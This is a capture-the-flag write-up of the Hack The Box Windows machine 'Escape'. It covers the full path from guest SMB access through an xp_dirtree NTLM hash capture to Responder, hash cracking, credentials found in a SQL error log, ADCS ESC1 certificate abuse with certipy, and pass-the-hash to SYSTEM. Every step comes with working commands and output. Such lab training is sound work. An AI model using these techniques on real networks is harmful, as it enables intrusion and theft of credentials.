




RETIRE MACHINE

Escape

Machine Writeup · Hack The Box

4.3 ★

RATING

Medium

DIFFICULTY

Windows

OS

13,217

USER OWNS

11,984

SYSTEM OWNS

30

POINTS

MACHINE SYNOPSIS

Escape is a Medium Windows Active Directory machine. Guest SMB access reveals the Public share containing 'SQL Server Procedures.pdf' — a document with credentials for a guest MSSQL account (PublicUser:GuestUserCantWrite1). MSSQL is not exposed on nmap but connecting via impacket-mssqlclient works. xp_cmdshell is disabled, but xp_dirtree forces an SMB connection to the attacker's Responder, capturing sql_svc's NTLMv2 hash. John cracks it: REGGIE1234ronnie. sql_svc has WinRM access. The MSSQL error logs at C:\SQLServer\Log\ERRORLOG.BAK contain credentials for ryan.cooper (NuclearMosquito3) — left there by a failed login attempt where the user typed the password as the username. Ryan has WinRM access and the user flag. Certipy finds the UserAuthentication certificate template vulnerable to ESC1. certipy req obtains administrator.pfx; certipy auth extracts the Administrator NTLM hash (a52f78e4c751e5f5e17e1e9f3e58f4ee). impacket-psexec Pth delivers NT AUTHORITY\SYSTEM.

CONTENTS

01 Reconnaissance & SMB Guest Enumeration

02 Public Share — SQL Server Procedures PDF

03 MSSQL PublicUser + xp_dirtree NTLM Capture

04 sql_svc — WinRM & ERRORLOG.BAK Discovery

05 Ryan.Cooper — WinRM Access & User Flag	06 Certipy — ADCS ESC1 (UserAuthentication)
07 certipy req/auth → Administrator Pth → SYSTEM	08 Lessons Learned

MH

Martí Hervás
Penetration Tester · Hack The Box · 2026

01

Reconnaissance & SMB Guest Enumeration

TTL 127 confirms Windows. Nmap reveals the standard AD DC stack — notably **no MSSQL port 1433** in the open ports list, though MSSQL is present (it may be filtered or on a non-standard port). Domain is **sequel.htb**, hostname **DC**, Windows Server 2019 Build 17763. Clock-skew is 8 hours — critical for Kerberos and Certipy operations. Guest SMB authentication succeeds, revealing the **Public** share with READ access.

NMAP — AD DC STACK (NO MSSQL 1433 VISIBLE)

nmap — sequel.htb DC, 8h clock-skew, MSSQL not visible

```
$ ping -c 1 10.129.228.253 # TTL 127 -> Windows

$ nmap -Pn -n --open -p- --min-rate 5000 10.129.228.253 -oG allPorts
[*] Open ports: 53,135,139,389,445,464,593,636,3268,5985,9389,...
```

Note: port 1433 (MSSQL) is NOT listed -> but MSSQL is running!

```
53/tcp open domain Simple DNS Plus
389/tcp open ldap (Domain: sequel.htb)
    SAN: DNS:dc.sequel.htb, DNS:sequel.htb
445/tcp open smb signing:True SMBv1:None
5985/tcp open http Microsoft HTTPAPI 2.0 <- WinRM
|_clock-skew: mean: 8h00m02s <- sync before Kerberos/Certipy
Service Info: Host: DC; OS: Windows Server 2019 Build 17763

# /etc/hosts: 10.129.228.253 dc.sequel.htb sequel.htb dc sequel
```

SMB GUEST — Public SHARE ACCESSIBLE

netexec Guest — Public share readable

```
$ nxc smb 10.129.228.253 -u 'guest' -p ''
SMB DC [+] sequel.htb\guest:

$ nxc smb 10.129.228.253 -u 'guest' -p '' --shares
SMB DC ADMIN$ Remote Admin
SMB DC C$ Default share
SMB DC IPC$ READ Remote IPC
SMB DC NETLOGON Logon server share
SMB DC Public READ <- accessible!
SMB DC SYSVOL Logon server share
```

02

Public Share — SQL Server Procedures PDF

The Public share contains a single PDF: **'SQL Server Procedures.pdf'**. This document is a guide for new SQL Server employees at sequel.htb. It contains two critical pieces of information: (1) A list of domain users with their roles, and (2) A dedicated section for new hires with **temporary MSSQL credentials: PublicUser:GuestUserCantWrite1**. The document explicitly states these credentials should only be used for read-only operations and should be changed after first login — but the MSSQL service is accessible with them regardless.

SMBCLIENT — DOWNLOAD SQL Server Procedures.pdf

Public share — SQL Server Procedures.pdf downloaded

```
$ smbclient '//10.129.228.253/Public' -U 'guest%'
smb: \> ls
      SQL Server Procedures.pdf   A  49551  Fri Nov 18 14:39:43 2022

smb: \> mget *
Get file SQL Server Procedures.pdf? y
getting file \SQL Server Procedures.pdf (91.0 KiloBytes/sec)
```

PDF CONTENTS — CREDENTIALS FOR NEW HIRES

SQL Server Procedures.pdf — PublicUser:GuestUserCantWrite1

```
# Key content from 'SQL Server Procedures.pdf':

# Users mentioned in document:
Tom Henn      - Senior DBA
Brandon Brown - Junior DBA
Ryan Cooper   - SQL Developer
sql_svc       - SQL Service Account

# New hire credentials section (page 2):
"For new employees, please use the following credentials to
connect to the SQL Server: PublicUser / GuestUserCantWrite1"

# Credentials: PublicUser : GuestUserCantWrite1
# -> MSSQL is accessible even though port 1433 wasn't in nmap results
```

NOTE

MSSQL was not visible in the initial nmap scan likely due to Windows Firewall blocking ICMP-based port detection or rate limiting. Always try connecting directly with mssqlclient.py even if port 1433 is not listed — the service may be accessible via TCP even without appearing in a standard scan. Documents in readable shares frequently contain credentials intended for 'temporary' access that never get changed.

03

MSSQL PublicUser + xp_dirtree → sql_svc NTLMv2 Hash

impacket-mssqlclient connects to MSSQL as PublicUser. The account has **guest** permissions — no database creation, no xp_cmdshell access. However, **xp_dirtree** is available and forces the SQL Server to make an outbound SMB connection to enumerate the specified UNC path. By pointing xp_dirtree to the attacker's IP while Responder listens, the SQL Server service account (**sql_svc**) authenticates to the rogue SMB server, leaking its **NTLMv2 hash**. John cracks it in 9 seconds: **REGGIE1234ronnie**.

MSSQLCLIENT — CONNECT AS PublicUser

mssqlclient — PublicUser guest, xp_cmdshell blocked, xp_dirtree works

```
$ impacket-mssqlclient PublicUser:GuestUserCantWrite1@sequel.htb
[*] Encryption required, switching to TLS
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)

SQL (PublicUser guest@master)>

# Check xp_cmdshell:
SQL (PublicUser guest@master)> enable_xp_cmdshell
[-] ERROR: Cannot enable xp_cmdshell (insufficient privileges)

# But xp_dirtree IS available:
SQL (PublicUser guest@master)> xp_dirtree //10.10.14.91/marti/marti
subdirectory depth file
-----
# (empty response but SMB connection triggered!)
```

RESPONDER — CAPTURE sql_svc NTLMv2 HASH

Responder — sql_svc NTLMv2-SSP hash via xp_dirtree UNC trigger

```
# Start Responder before running xp_dirtree:
$ sudo responder -I tun0 -v

[SMB] NTLMv2-SSP Client : 10.129.228.253
[SMB] NTLMv2-SSP Username : sequel\sql_svc
[SMB] NTLMv2-SSP Hash : sql_svc::sequel:df0b370d0be105ea:
BC845BB93B7752E5E66539D25CB1699A:0101000000000000...

# NTLMv2 hash captured for sql_svc!
```

JOHN — CRACK NTLMv2 HASH → REGGIE1234ronnie

john — sql_svc NTLMv2 cracked in 9 seconds: REGGIE1234ronnie

```
# Save hash to file: sql_svc_hash
$ john -w:/usr/share/wordlists/rockyou.txt sql_svc_hash
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 5 OpenMP threads

REGGIE1234ronnie (sql_svc)
1g 0:00:00:09 DONE -- 0.1106g/s 1183Kp/s

# Credentials: sql_svc : REGGIE1234ronnie

$ nxc winrm 10.129.228.253 -u 'sql_svc' -p 'REGGIE1234ronnie'
WINRM DC [+] sequel.htb\sql_svc:REGGIE1234ronnie (Pwn3d!)
```

04

sql_svc Shell — MSSQL ERRORLOG.BAK Credential Discovery

evil-winrm connects as sql_svc. The user directories show **Ryan.Cooper** has a profile — the likely location of the user flag. Enumerating the MSSQL installation directories reveals C:\SQLServer\Logs\ERRORLOG.BAK — a backup of the SQL Server error log. This log contains a revealing entry: a failed login attempt where a user accidentally typed their **password as the username**. The log records: *'Login failed for user NuclearMosquito3'* — immediately followed by a successful login for **ryan.cooper**. This cleartext password belongs to ryan.cooper.

EVIL-WINRM + USER DIRECTORIES ENUMERATION

evil-winrm sql_svc — Ryan.Cooper profile visible, not accessible

```
$ evil-winrm -i 10.129.228.253 -u 'sql_svc' -p 'REGGIE1234ronnie'

*Evil-WinRM* PS C:\Users> dir
d----- 2/7/2023 8:58 AM Administrator
d-r--- 7/20/2021 12:23 PM Public
d----- 2/1/2023 6:37 PM Ryan.Cooper <- has user flag!
d----- 2/7/2023 8:10 AM sql_svc

# Ryan.Cooper desktop not accessible as sql_svc
# -> need Ryan.Cooper credentials
```

ERRORLOG.BAK — ryan.cooper PASSWORD AS USERNAME

ERRORLOG.BAK — ryan.cooper password typed as username in login attempt

```

# MSSQL error log location:
*Evil-WinRM* PS> type C:\SQLServer\Log\ERRORLOG.BAK

2022-11-18 13:43:05.96 Logon  Error: 18456, Severity: 14, State: 8.
2022-11-18 13:43:05.96 Logon
    Login failed for user 'sequel.htb\ryan.cooper'. Reason: ...
    [CLIENT: 127.0.0.1]
2022-11-18 13:43:07.17 Logon  Error: 18456, Severity: 14, State: 8.
2022-11-18 13:43:07.17 Logon
    Login failed for user 'NuclearMosquito3'. Reason: ...
    [CLIENT: 127.0.0.1]
2022-11-18 13:43:10.11 Logon
    Login succeeded for user 'sequel.htb\ryan.cooper'.

# 'NuclearMosquito3' was typed as username -> it's ryan.cooper's PASSWORD!
# Credentials: ryan.cooper : NuclearMosquito3

```

NOTE

SQL Server error logs record every failed login attempt including the username that was used. When a user accidentally types their password in the username field, the cleartext password appears in the log as 'Login failed for user <password>'. MSSQL error logs and .BAK files should always be checked during post-exploitation. Default paths: C:\Program Files\Microsoft SQL Server\MSSQL*\MSSQL\Log\ERRORLOG and C:\SQLServer\Log\ on custom installations.

05

Ryan.Cooper — WinRM Access & User Flag

The credentials from the MSSQL error log are validated: **ryan.cooper:NuclearMosquito3** authenticates successfully via both SMB and WinRM (Pwn3d!). Evil-winrm establishes a session as ryan.cooper and the user flag is on the Desktop. BloodHound enumeration shows ryan.cooper has no special AD rights, but Certipy reveals the escalation path via ADCS.

VALIDATE + EVIL-WINRM — ryan.cooper + USER FLAG

evil-winrm ryan.cooper — WinRM Pwn3d!, user flag obtained

```

$ nxc winrm 10.129.228.253 -u 'ryan.cooper' -p 'NuclearMosquito3'
WINRM  DC  [+]  sequel.htb\ryan.cooper:NuclearMosquito3 (Pwn3d!)

$ evil-winrm -i 10.129.228.253 -u 'ryan.cooper' -p 'NuclearMosquito3'
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents>

*Evil-WinRM* PS C:\Users\Ryan.Cooper\Desktop> type user.txt
b924c282a1db52ac434c1b9b*****

```

DOMAIN USERS ENUMERATION WITH sql_svc

netexec --users — 9 domain accounts enumerated

```
$ nxc smb 10.129.228.253 -u 'sql_svc' -p 'REGGIE1234ronnie' --users
SMB DC Administrator 2023-02-07
SMB DC Guest <never>
SMB DC krbtgt 2022-11-18
SMB DC Tom.Henn 2023-01-30
SMB DC Brandon.Brown 2022-11-18
SMB DC Ryan.Cooper 2022-11-18
SMB DC sql_svc 2022-11-18
SMB DC James.Roberts 2022-11-18
SMB DC Nicole.Thompson 2022-11-18
```

06

Certipy — AD CS ESC1 (UserAuthentication Template)

Certipy-AD scans AD CS certificate templates with ryan.cooper's credentials. Among 34 templates found, **UserAuthentication** is flagged as **ESC1 vulnerable**: Enrollment rights are open to **sequelDomain Users**, the template has **CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT** enabled, and includes **Client Authentication EKU**. Ryan.cooper is a domain user → can enroll → can specify any SAN/UPN → can impersonate administrator. Note: the 8-hour clock-skew must be fixed before certipy auth (rdate sync required for Kerberos TGT retrieval).

CERTIPY FIND — ESC1 ON UserAuthentication TEMPLATE

certipy find — UserAuthentication ESC1, Domain Users enrollment

```
$ certipy find -u ryan.cooper@sequel.htb -p NuclearMosquito3 \
  -dc-ip 10.129.228.253 -target dc.sequel.htb -enabled -vulnerable -stdout

Certificate Template : UserAuthentication
Enabled               : True
Client Authentication: True
Enrollee Supplies Subject: True  <- ESC1!
Enrollment Rights    : sequel\Domain Users
Requires Manager Approval: False
Authorized Signatures: 0

[!] Vulnerabilities
ESC1: Domain Users can enroll with arbitrary SAN/UPN

# CA: sequel-DC-CA
# -> request cert as administrator@sequel.htb via -upn flag
```

NOTE

ESC1 (EnrolleeSuppliesSubject) allows the certificate requester to specify any UPN in the Subject Alternative Name field. Combined with Client Authentication EKU and open Domain Users enrollment, any domain user can obtain a certificate impersonating any other user including Administrator. The -sid flag in certipy req pins the certificate to the specific account SID to avoid StrongCertificateBindingEnforcement issues on patched DCs.

07

certipy req/auth → Administrator PtH → NT AUTHORITY\SYSTEM

certipy req requests a certificate with UPN **administrator@sequel.htb** and the administrator's SID, obtaining **administrator.pfx**. The 8-hour clock-skew requires rdate sync before certipy auth (Kerberos TGT fails with clock-skew > 5 minutes). certipy auth authenticates with the PFX, retrieves a TGT and the **Administrator NTLM hash**: **a52f78e4c751e5f5e17e1e9f3e58f4ee**. impacket-psexec PtH delivers NT AUTHORITY\SYSTEM and the root flag.

CERTIPY REQ — ESC1 CERTIFICATE AS ADMINISTRATOR

certipy req ESC1 — administrator.pfx via UserAuthentication template

```
$ certipy req -u ryan.cooper@sequel.htb -p NuclearMosquito3 \
  -ca sequel-DC-CA -target sequel.htb \
  -template UserAuthentication \
  -upn administrator@sequel.htb \
  -sid S-1-5-21-4078382237-1492182817-2568127209 \
  -dc-ip 10.129.228.253

[*] Requesting certificate via RPC
[*] Request ID is 14
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Saving certificate and private key to 'administrator.pfx'
```

CLOCK SYNC + CERTIPY AUTH → NTLM HASH

rdate sync + certipy auth — Administrator NTLM hash extracted

```
# Sync clock before certipy auth (8h skew blocks Kerberos):
$ sudo rdate -n 10.129.228.253

$ certipy auth -pfx administrator.pfx -domain sequel.htb \
  -u administrator -dc-ip 10.129.228.253

[*] Got TGT
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb':
    aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee

# Administrator NTLM: a52f78e4c751e5f5e17e1e9f3e58f4ee
```

PSEXEC PASS-THE-HASH → NT AUTHORITY\SYSTEM + ROOT FLAG

psexec PtH — SYSTEM shell, root flag. Full domain compromise!

```

$ impacket-psexec \
  'sequel.htb/administrator:@dc.sequel.htb' \
  -hashes 'aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee'

[*] Found writable share ADMIN$
[*] Creating service IuSw on dc.sequel.htb....
Microsoft Windows [Version 10.0.17763.2746]
C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> type C:\Users\administrator\Desktop\root.txt
d72682f56feeafc3c8bf34ea*****

# DOMAIN COMPROMISED — ESC1 -> PFX -> PtH -> SYSTEM

```

NOTE

The rdate sync is essential before certipy auth — the Kerberos TGT request fails if the clock-skew exceeds 5 minutes. After sync, certipy auth uses PKINIT (certificate-based Kerberos authentication) to obtain a TGT, then extracts the NTLM hash via U2U (User-to-User) Kerberos. This hash is the real NTLM hash — no cracking needed. The entire ESC1 attack from certipy req to SYSTEM takes under 2 minutes.

08**Lessons Learned****01****Sensitive Documents in Guest-Accessible Shares Expose Credentials**

SQL Server Procedures.pdf was accessible without authentication and contained MSSQL credentials for a 'temporary' guest account. Once an attacker has MSSQL access, xp_dirtree enables NTLMv2 hash capture without any other privileges. Never place documents containing credentials in world-readable shares. Use SharePoint, a document management system with proper ACLs, or a secrets manager for distributing initial credentials.

02**MSSQL xp_dirtree Forces Authentication to Attacker-Controlled SMB Servers**

Even without xp_cmdshell, xp_dirtree triggers outbound SMB connections as the SQL Server service account. Any UNC path causes an NTLMv2 challenge response that can be captured with Responder and cracked offline. Block outbound SMB (port 445/TCP/UDP) from SQL Server hosts to any external IP via Windows Firewall. Run SQL Server under gMSA accounts with very long random passwords that resist offline cracking.

03**SQL Server Error Logs Record Cleartext Passwords Entered as Usernames**

The ERRORLOG.BAK contained ryan.cooper's password ('NuclearMosquito3') typed as a login username — a common user mistake. MSSQL logs these verbatim. Restrict read access to C:\SQLServer\Logs\ and log directories to DBA accounts only. Monitor for login failures with unusual username patterns (long strings, containing special characters or spaces) that may indicate password mistyping.

04

ESC1 Allows Any Domain User to Impersonate Any Other Domain Account

The UserAuthentication template with EnrolleeSuppliesSubject and open Domain Users enrollment allowed impersonating Administrator with a single certipy req. Audit all certificate templates with certipy find -vulnerable. Disable CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT on all templates, enable Manager Approval for sensitive templates, and restrict enrollment to specific security groups rather than Domain Users.

05

Clock-Skew Must Be Fixed Before Any Kerberos-Based Certificate Operations

An 8-hour clock-skew blocked certipy auth until rdate synchronization. Always sync the attacker clock with the DC before Kerberos operations: `sudo rdate -n <DC_IP>` or `sudo ntpdate <DC_IP>`. For automated exploitation, add clock sync to your workflow. On defenders' side, monitor for rdate/ntpdate requests to DCs from non-infrastructure hosts as a potential indicator of offensive activity.

Writeup authored by Marti Hervas · Hack The Box · Escape Machine · 2026